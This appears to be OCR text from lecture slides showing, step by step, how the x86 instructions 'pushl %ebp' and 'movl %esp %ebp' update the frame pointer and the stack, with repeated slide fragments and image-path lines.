
%ebp Example

`0xbfff03b8`	%ebp	A memory address
	(%ebp)	The value at memory address of %ebp

`0xffffffff`


%ebp Example

`0xbfff03b8`	%ebp	A memory address
	(%ebp)	The value at memory address of %ebp



%ebp Example


`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
```



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

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

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

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

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```
pushl   %ebp
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
```



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

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



%ebp Example

~~0xbfff03b8~~	%ebp	A memory address
0xbfff0200		
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```




%ebp Example

~~0xbfff03b8~~ **0xbfff0200** %ebp A memory address

~~0xbfff0720~~ **0xbfff03b8** (%ebp) The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```

